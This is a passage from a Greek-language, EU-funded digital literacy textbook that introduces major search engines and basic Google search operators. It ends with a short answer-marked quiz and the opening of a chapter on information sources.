Όπως συμβαίνει και με άλλες μηχανές αναζήτησης, με τη μηχανή αναζήτησης Google μπορείτε να αναζητήσετε διαφορετικούς τύπους περιεχομένου όπως εικόνες, βίντεο, ειδήσεις κ.λπ.



Η μηχανή αναζήτησης Google προσφέρει μια ειδική υπηρεσία η οποία ονομάζεται Google scholar και η οποία χρησιμοποιείται επίσης για την αναζήτηση ακαδημαϊκού περιεχομένου. Μέσω αυτής της προσαρμοσμένης μηχανής αναζήτησης, γίνεται ευκολότερη η πρόσβαση σε επιστημονικά θέματα, άρθρα, έρευνες. Τα αποτελέσματα που παρέχει, δεδομένου ότι προέρχονται αποκλειστικά από επιστημονικές πηγές, έχουν μεγαλύτερη αξιοπιστία.


Η μηχανή αναζήτησης Bing

Η μηχανή αναζήτησης Bing, που αναπτύχθηκε από τη Microsoft, μια από τις μεγαλύτερες εταιρείες λογισμικού στον κόσμο, παρουσιάστηκε στους χρήστες το 2009. Η Bing ήρθε στο προσκήνιο με την υποστήριξη πολλαπλών γλωσσών στους χρήστες της. Επίσης, αλλάζει συνεχώς τις φωτογραφίες φόντου της. Προσφέρει επίσης τη δυνατότητα διαφόρων προσαρμογών αναζήτησης για ειδήσεις, βίντεο, εικόνες. Με την πάροδο του χρόνου έχει αναπτυχθεί ραγδαία και έχει γίνει η δεύτερη πιο προτιμώμενη μηχανή αναζήτησης στον κόσμο. Η μηχανή αναζήτησης Bing μπορεί επίσης να λειτουργήσει σε συνδυασμό με τις υπηρεσίες που προσφέρει η Microsoft.


Η μηχανή αναζήτησης Yandex

Η Yandex είναι μια εταιρεία τεχνολογίας που ιδρύθηκε στη Ρωσία το 1997. Η μηχανή αναζήτησης Yandex έχει έρθει στο προσκήνιο κυρίως με την εφαρμογή πλοήγησης την οποία ενσωματώνει. Προσφέρει αυτή τη δυνατότητα στους χρήστες παρουσιάζοντας τις γεωγραφικές τοποθεσίες στις αναζητήσεις που πραγματοποιούνται. Η Yandex κατέχει την πρώτη θέση μεταξύ των μηχανών αναζήτησης στη Ρωσία. Η μηχανή αναζήτησης Yandex διαθέτει στοιχεία όπως υπηρεσία παιχνιδιών, υπηρεσία μετάφρασης.

Η μηχανή αναζήτησης Yahoo


Η Yahoo ιδρύθηκε το 1995 από τους φοιτητές του Πανεπιστημίου Στάνφορντ Jerry Yang και David Filo. Η χρήση της είναι πολύ διαδεδομένη, ειδικά στην Αμερική. Εκτός από τη μηχανή αναζήτησης, προσφέρει στους χρήστες της υπηρεσία ηλεκτρονικού ταχυδρομείου. Παρέχει επίσης πρόσβαση σε λεπτομερείς πληροφορίες σχετικά με τις χρηματοπιστωτικές αγορές. Οι συνηθισμένες επιλογές προσαρμογής της αναζήτησης είναι διαθέσιμες και για τη μηχανή αναζήτησης της Yahoo.

Η μηχανή αναζήτησης DuckDuckGo

Πολλές μηχανές αναζήτησης έχουν τη δυνατότητα να καταγράφουν τις προσωπικές πληροφορίες των χρηστών τους. Αυτό το χαρακτηριστικό ενοχλεί ορισμένους χρήστες. Η ιδιαιτερότητα της μηχανής αναζήτησης Duckduckgo, η οποία έχει αρχίσει να γίνεται όλο και πιο γνωστή, είναι ότι δεν καταγράφει


καμία προσωπική πληροφορία των χρηστών της. Επειδή είναι μια εφαρμογή ανοικτού κώδικα, δίνει τη δυνατότητα σε όλους τους χρήστες της να ελέγχουν οι ίδιοι το σύστημα λειτουργίας της. Καθώς η ασφάλεια των προσωπικών πληροφοριών γίνεται στις μέρες μας όλο και πιο σημαντική, η μηχανή αναζήτησης duckduckgo έχει αρχίσει να κερδίζει έδαφος σε σχέση με τους ανταγωνιστές της και είναι ήδη μια δημοφιλής μηχανή αναζήτησης.

Πηγή: Temel bilgi teknolojileri 1 - AÇIKÖĞRETİM FAKÜLTESİ YAYINI No. 2071.


Χρήση φίλτρων κατά τις αναζητήσεις

Κατά τις αναζητήσεις με μηχανές αναζήτησης μπορείτε να χρησιμοποιήσετε ορισμένους ειδικούς χαρακτήρες και τελεστές για να κάνετε πιο λεπτομερείς αναζητήσεις και να οδηγηθείτε σε αποτελέσματα που είναι κατάλληλα για τον σκοπό σας. Αυτοί οι ειδικοί χαρακτήρες και τελεστές ενδέχεται να διαφέρουν από μηχανή αναζήτησης σε μηχανή αναζήτησης. Ωστόσο, επειδή οι μηχανές αναζήτησης δίνει ως αποτέλεσμα κάθε αναζήτησης μια μεγάλη λίστα σχετικών πληροφοριών, τα αποτελέσματα αναζήτησης μπορεί να περιέχουν πολλά αποτελέσματα που δεν σχετίζονται με το θέμα που αναζητάτε. Μπορεί να είναι απαραίτητο να φιλτράρετε τα αποτελέσματα αναζήτησης για να λάβετε πιο σχετικά αποτελέσματα. Παρακάτω παρουσιάζεται η χρήση ορισμένων απλών τελεστών προσαρμογής αναζήτησης που χρησιμοποιούνται στην πιο δημοφιλή μηχανή αναζήτησης σε όλο τον κόσμο, αυτή της Google. Λεπτομερέστερες πληροφορίες σχετικά θα παρουσιαστούν σε επόμενο κεφάλαιο.



Αν οι όροι αναζήτησης είναι τοποθετημένοι εντός διπλών εισαγωγικών (" "), τότε στα αποτελέσματα συμπεριλαμβάνονται μόνο τόποι στις οποίες εμφανίζεται ολόκληρη η φράση αναζήτησης. Για παράδειγμα μια αναζήτηση με όρο αναζήτησης το "distance education" οδηγεί σε αποτελέσματα που περιλαμβάνουν ολόκληρη τη φράση και όχι απλώς τις λέξεις distance και

education. Αν δεν χρησιμοποιήσουμε διπλά εισαγωγικά και εισάγουμε ως όρους αναζήτησης το distance education, οδηγούμαστε σε 1.420.000.000 αποτελέσματα.



Αντίθετα, αν χρησιμοποιήσουμε διπλά εισαγωγικά προκύπτουν σημαντικά λιγότερα αποτελέσματα, συγκεκριμένα 35.000.000.



Μπορούμε να περιορίσουμε την αναζήτησή μας στο περιεχόμενο ενός και μόνο ιστότοπου με το φίλτρο **site:**. Στη συγκεκριμένη περίπτωση αναζητάμε με όρους distance education περιεχόμενο που προέρχεται μόνο από τον ιστότοπο [the www.meb.gov.tr](http://www.meb.gov.tr), ο οποίος ανήκει στο Υπουργείο Εθνικής Παιδείας της Τουρκίας και οδηγούμαστε σε 223 results. Με τον τρόπο αυτό, περιορίσαμε την αναζήτησή μας και πήραμε


αποτελέσματα τα οποία προέρχονται από επίσημη πηγή.


Αν θέλουμε να αναζητήσουμε αποτελέσματα ενός συγκεκριμένου τύπου αρχείου μπορούμε να προσαρμόσουμε την αναζήτησή μας ανάλογα, με το φίλτρο **type:**. Πληκτρολογώντας, για παράδειγμα, **type:pptx** στην αναζήτησή μας οδηγούμαστε μόνο σε εκείνα τα αποτελέσματα τα οποία περιλαμβάνουν αρχεία σε μορφή .pptx (Microsoft PowerPoint).

Αν θέλουμε τα αποτελέσματα στα οποία οδηγούμαστε να περιλαμβάνουν είτε έναν από δύο όρους αναζήτησης είτε και τους δύο, μπορούμε να χρησιμοποιήσουμε τον τελεστή OR. Στη συγκεκριμένη αναζήτηση, για παράδειγμα, οδηγούμαστε, με τη χρήση του τελεστή OR, σε αποτελέσματα που περιλαμβάνουν είτε τον όρο online είτε τον όρο education είτε και τους δύο.

οιμα να αποκλείσουμε έναν όρο αναζήτησης, ώστε τα αποτελέσματα στα οποία θα οδηγηθούμε να **μην** τον περιλαμβάνουν, μπορούμε να χρησιμοποιήσουμε τον τελεστή (-) πριν από τον όρο αναζήτησης τον οποίο θέλουμε να αποκλείσουμε. Στη συγκεκριμένη αναζήτηση δεν θέλαμε να οδηγηθούμε σε αποτελέσματα από την wikipedia και χρησιμοποιήσαμε τη δήλωση -wikipedia για να τα αποκλείσουμε.

Αν κατά την αναζήτηση δεν γνωρίζουμε τους ακριβείς όρους αναζήτησης ή θέλουμε να επεκτείνουμε τα αποτελέσματα στα οποία θα οδηγηθούμε μπορούν να χρησιμοποιήσουμε τον χαρακτήρα μπαλαντέρ *, ο οποίος αντικαθιστά οποιονδήποτε όρο αναζήτησης. Στη συγκεκριμένη αναζήτηση, χρησιμοποιώντας τον χαρακτήρα μπαλαντέρ οδηγηθήκαμε σε αποτελέσματα σχετικά με πράγματα στην Ευρώπη που έχουν την

ιδιότητα του μεγάλου μήκους.

Πηγή:
<https://www.google.com.tr/intl/tr/help/operators.html>.

Μπορείτε επίσης να αξιοποιήσετε τις δυνατότητες προχωρημένης αναζήτησης για να δημιουργήσετε αναζητήσεις χρησιμοποιώντας εικόνες, σύμβολα ή τελεστές. Οι σελίδες προχωρημένης αναζήτησης παρέχουν επιλογές αναζήτησης μαζί με παραδείγματα και περιγραφές.

Το θέμα αυτό θα αναλυθεί λεπτομερώς σε επόμενο κεφάλαιο. Συχνά χρησιμοποιούμενες μέθοδοι σχετιζόμενες με την πρακτική χρήση μηχανών αναζήτησης γενικώς περιγράφονται παρακάτω.

Αναφορές

FIRAT, M. ve ÖZDAMAR KESKİN, N. (2015). *Temel Bilgi Teknolojileri-I*. Eskişehir: Anadolu Üniversitesi

<https://www.google.com.tr/intl/tr/help/operators.html>

<https://gs.statcounter.com/search-engine-market-share>

(Η υποστήριξη της Ευρωπαϊκής Επιτροπής για την παραγωγή της παρούσας δημοσίευσης δεν συνιστά έγκριση του περιεχομένου που αντικατοπτρίζει τις απόψεις μόνο των συγγραφέων, και η Επιτροπή δεν μπορεί να θεωρηθεί υπεύθυνη για οποιαδήποτε χρήση των πληροφοριών που περιέχονται σε αυτήν.)

Μίνι Κουίζ

- Τι ορίζουμε ως μηχανή αναζήτησης;
 - Ένα παιχνίδι που ψάχνει στο διαδίκτυο για πληροφορίες
 - Υλισμικό (hardware) που ψάχνει στο διαδίκτυο για πληροφορίες
 - Λογισμικό (software) που ψάχνει στο διαδίκτυο για πληροφορίες**
 - Ένα πρόσωπο που ψάχνει στο διαδίκτυο για πληροφορίες
- Πώς ονομάζεται το στοιχείο εκείνο μιας μηχανής αναζήτησης που σαρώνει αυτόματα το διαδίκτυο;
 - Μηχανικός/Mechanics
 - Μυρμήγκι
 - Μέλισσα
 - Αράχνη**
- Σε τι τύπου περιεχόμενο αναζητάμε όταν χρησιμοποιούμε μια μηχανή αναζήτησης;
 - Αρχεία
 - Εικόνες
 - Βίντεο
 - Κάθε τύπου περιεχόμενο**
- Ποια εξειδικευμένη υπηρεσία θα χρησιμοποιούσατε για να ψάξετε σε υλικά επιστημονικού περιεχομένου;
 - Google Maps
 - Google Scholar**
 - Gdrive
 - Gmail
- Πώς ονομάζεται η μηχανή αναζήτησης που έχει δημιουργήσει η Microsoft?
 - Yahoo
 - Yandex
 - Bing**
 - Google
- Πώς ονομάζεται η μηχανή αναζήτησης που έχει δημιουργηθεί στη Ρωσία;
 - Yandex**
 - Duckduckgo
 - Bing
 - Yahoo
- Αν δεν θέλετε να δώσετε πρόσβαση σε προσωπικά σας δεδομένα, ποια μηχανή αναζήτησης πρέπει να χρησιμοποιείτε;
 - Yahoo
 - Scholar
 - Bing
 - Duckduckgo**
- Πώς πρέπει να διατυπώσετε την αναζήτησή σας, αν αναζητάτε για ολόκληρη τη φράση digital literacy;
 - Digital-literacy
 - *digitalliteracy***
 - !digital ! literacy
 - "digital literacy"**
- Αν θέλετε να κάνετε αναζήτηση μόνο σε mp3 αρχεία, ποια έκφραση αναζήτησης πρέπει να χρησιμοποιήσετε;
 - Type:mp3**
 - Site:mp3
 - Only:mp3
 - Inthe:mp3
- Ποιον τελεστή πρέπει να χρησιμοποιήσετε για να αναζητήσετε ιστοσελίδες στις οποίες εμφανίζονται και οι δύο όροι αναζήτησης που θέλετε;
 - Or
 - And**
 - Not
 - Nand

Κεφάλαιο 3

Πρόσκτηση πληροφοριών από το διαδίκτυο, σύνθεση, ρυθμίσεις και ηθικοί κανόνες

Dr.Murat YILMAZ¹ Dr.Kemal ÇELİK², Dr.Harun BAYTEKİN², Dr.Esin ÖZER¹,
Selda MANAV¹, Alkan ÇAĞLI¹

¹Aydın Adnan Menderes University -Türkiye

²Çanakkale Onsekiz Mart University- Türkiye

Μαθησιακά αποτελέσματα

Τύποι πηγών πληροφοριών

Επιλογή πηγών και πόρων

Ικανότητα επιλογής της σωστής πηγής

Εκμάθηση τεχνικών επιλογής θεμάτων και αναζήτησης πληροφοριών σε ψηφιακά περιβάλλοντα

Αποτελεσματική και σωστή χρήση μηχανών αναζήτησης στο διαδίκτυο

Εκμάθηση τεχνικών αναζήτησης πληροφοριών στο διαδίκτυο

Πώς επιλέγω και κρίνω διαδικτυακή βιβλιογραφία

Νομικά και ηθικά ζητήματα κατά την χρήση πηγών

Πρόσκτηση πληροφοριών από ψηφιακά μέσα, σύνθεση πληροφοριών, παραπομπή σε πηγές κατά την αξιοποίηση ψηφιακών πηγών πληροφοριών

Κοινό-στόχος: Μαθητές γυμνασίου και λυκείου, καθηγητές δευτεροβάθμιας εκπαίδευσης

Μέθοδος: Τα θέματα πρέπει να επιλέγονται με κριτήριο το κοινό-στόχο και να επεξηγούνται με παραδείγματα κατάλληλα για την ηλικία του κοινού στο οποίο απευθύνονται

(Η υποστήριξη της Ευρωπαϊκής Επιτροπής για την παραγωγή της παρούσας δημοσίευσης δεν συνιστά έγκριση του περιεχομένου που αντικατοπτρίζει τις απόψεις μόνο των συγγραφέων, και η Επιτροπή δεν μπορεί να θεωρηθεί υπεύθυνη για οποιαδήποτε χρήση των πληροφοριών που περιέχονται σε αυτήν.)

Κεφάλαιο 3

Πρόσκτηση πληροφοριών από το διαδίκτυο, σύνθεση, ρυθμίσεις και ηθικοί κανόνες

Εισαγωγή

Το Διαδίκτυο επηρεάζει κάθε τομέα, συμπεριλαμβανομένων των εκπαιδευτικών διαδικασιών, και εμπλουτίζει τις διαδικασίες διδασκαλίας, παρέχει απεριόριστες κοινωνικές, πολιτιστικές και προσωπικές ευκαιρίες στους εκπαιδευτικούς και τους μαθητές. Ωστόσο, η αποτελεσματικότητα του Διαδικτύου στη διδακτική διαδικασία εξαρτάται από τις δεξιότητες ψηφιακού γραμματισμού των μαθητών και την ικανότητά τους να χρησιμοποιούν το Διαδίκτυο αποτελεσματικά. Για τον λόγο αυτό, οι μαθητές της δευτεροβάθμιας εκπαίδευσης σε κάθε τομέα πρέπει να έχουν την ικανότητα να αποκτούν πρόσβαση σε πηγές πληροφοριών, να βρίσκουν ακριβείς πληροφορίες και να συνθέτουν και να παρουσιάζουν αυτές τις πληροφορίες. Στον ψηφιοποιημένο κόσμο, ο ψηφιακός γραμματισμός έχει καταστεί σημαντικός και διακριτός παράγοντας σε κάθε στάδιο της εκπαίδευσης και της δια βίου μάθησης.

Σήμερα, ο ψηφιακός γραμματισμός περιλαμβάνει πολλά θέματα και τύπους γραμματισμού (Sağiroğlu et al., 2020). Ο ψηφιακός γραμματισμός είναι το σύνολο των γνώσεων, των δεξιοτήτων και της κατανόησης που επιτρέπει κρίσιμες, δημιουργικές, διακριτές και ασφαλείς πρακτικές κατά την αλληλεπίδραση με τις ψηφιακές τεχνολογίες σε όλους τους τομείς της ζωής (Υπουργείο Εθνικής Παιδείας, 2020). Ο ψηφιακός γραμματισμός είναι κάτι πολύ περισσότερο από το να μπορεί κανείς να έχει πρόσβαση ή να χρησιμοποιεί έναν υπολογιστή. Αφορά την κατανόηση, τη συνεργασία, την ασφάλεια, την αποτελεσματική επικοινωνία, την πολιτιστική και κοινωνική ευαισθητοποίηση και τη δημιουργικότητα. Οι εφαρμογές που σχετίζονται με τον ψηφιακό γραμματισμό αποτελούνται από πολλές και διαφορετικές συνιστώσες (διαστάσεις) που διασταυρώνονται μεταξύ τους. Ο ψηφιακός γραμματισμός μπορεί επίσης να οριστεί ως ο τομέας όπου όλες αυτές οι συνιστώσες επικαλύπτονται (Υπουργείο Εθνικής Παιδείας 2020).

Πηγές πληροφοριών

Τύποι πηγών πληροφοριών

Πληροφορίες μπορούν να ληφθούν από πολλές διαφορετικές πηγές. Διαφορετικοί τύποι πηγών περιέχουν διαφορετικές πληροφορίες. Για να καθορίσετε ποιος τύπος πηγής θα καλύψει καλύτερα τις πληροφοριακές σας ανάγκες, πρέπει να εξοικειωθείτε με τις πηγές πληροφοριών και να γνωρίζετε τα χαρακτηριστικά των διαφόρων τύπων του.

Μπορούμε να απαριθμήσουμε τις πηγές πληροφοριών ανάλογα με τους τύπους τους ως βιβλία, περιοδικά, πηγές αναφοράς, καταλόγους βιβλιοθηκών, βάσεις δεδομένων και τον Παγκόσμιο Ιστό. Υπάρχουν επίσης πηγές όπως τα DVD, τα CD και τα μικροφίλμ (Υπουργείο Παιδείας 2020).

